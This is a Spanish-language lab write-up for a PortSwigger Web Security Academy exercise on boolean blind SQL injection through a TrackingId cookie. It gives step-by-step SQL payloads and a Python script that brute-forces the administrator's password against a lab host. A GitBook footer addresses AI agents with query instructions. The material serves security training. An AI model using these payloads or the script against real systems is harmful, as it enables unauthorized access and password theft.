> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/sql-injection/blind-sql-injection-with-conditional-responses.md).
# Inyección SQL ciega con respuestas condicionales
Notas de Inyección SQL ciega con respuestas condicionales para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### Inyección SQL ciega con respuestas condicionales

**Contexto / vulnerabilidad:** el valor de una cookie de seguimiento (`TrackingId`) se inyecta en una consulta SQL del lado del servidor. La consulta no devuelve directamente ningún resultado ni errores, pero la página muestra **"¡Bienvenido de nuevo!"** si la consulta devuelve al menos una fila. Esto permite una **inyección SQL ciega basada en condiciones** (basada en booleanos): probamos afirmaciones verdadero/falso y observamos la presencia/ausencia del mensaje para extraer datos.
**Objetivo del laboratorio:** extraer la contraseña del `administrador` usuario e iniciar sesión como administrador.
#### Técnica (fases clave y payloads)
1. **Pruebas básicas de estabilidad / columnas**
```sql
' ORDER BY 1-- -
' ORDER BY 2-- -
```
* (puede detectar el comportamiento de error si es útil)
2. **Verificación de una condición verdadero/falso (control de cadena de fallo)**
```sql
' AND (SELECT 'a') = 'a'-- -
' AND (SELECT 'a') = 'b'-- -
```
* la primera debe activarse `¡Bienvenido de nuevo!`, la segunda no debe hacerlo.
3. **Comprueba la existencia de un `administrador` usuario**
```sql
' AND (SELECT 'a' FROM users WHERE username='administrator') = 'a'-- -
```
* si `¡Bienvenido de nuevo!` aparece, la subconsulta devolvió una fila.
4. **Extraer carácter por carácter (subcadenas)**
* \*\*Nombre de usuario (p. ej.) \*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
* \*\*Contraseña (p. ej.) \*\*
````
```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
itera posiciones/valores para reconstruir la cadena. 5. \*\*Encuentra la longitud (ejemplo: prueba longitud = 20) \*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator' AND LENGTH(password)=20) = 'a'-- -
```
adapta esto según el DBMS (`LENGTH` / `LEN` / `LENGTH()`).
````
### Script de automatización (Python)
" El script proporcionado automatiza un ataque de fuerza bruta carácter por carácter modificando la `TrackingId` cookie.
```sql
from pwn import *
import requests, signal, time, pdb, sys, string
def def_handler(sig, frame):
print("/nSaliendo.../n")
sys.exit(1)
# Ctrl + C
signal.signal(signal.SIGINT, def_handler)
main_url = "https://0ac1002b042e505b810c253d007c0076.web-security-academy.net/"
characters = string.printable
def makeRequest():
password = ""
p1 = log.progress("Fuerza bruta")
p1.status("Iniciando ataque de fuerza bruta")
time.sleep(2)
p2 = log.progress("Contraseña")
for position in range(1, 21):
for character in characters:
cookies = {
'TrackingId': f"lRU8Ekyqctl6Yr6A' and (select substring(password,{position},1) from users where username='administrator')='{character}",
'Session': 'zAVTpTyb3sYA5keYIro3aDUqsp6h780H'
}
p1.status(cookies['TrackingId'])
try:
r = requests.get(main_url, cookies=cookies)
if "¡Bienvenido de nuevo!" in r.text:
password += character
p2.status(password)
break
except requests.exceptions.RequestException as e:
p1.failure(f"La solicitud falló: {e}")
sys.exit(1)
if __name__ == '__main__':
makeRequest()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/sql-injection/blind-sql-injection-with-conditional-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.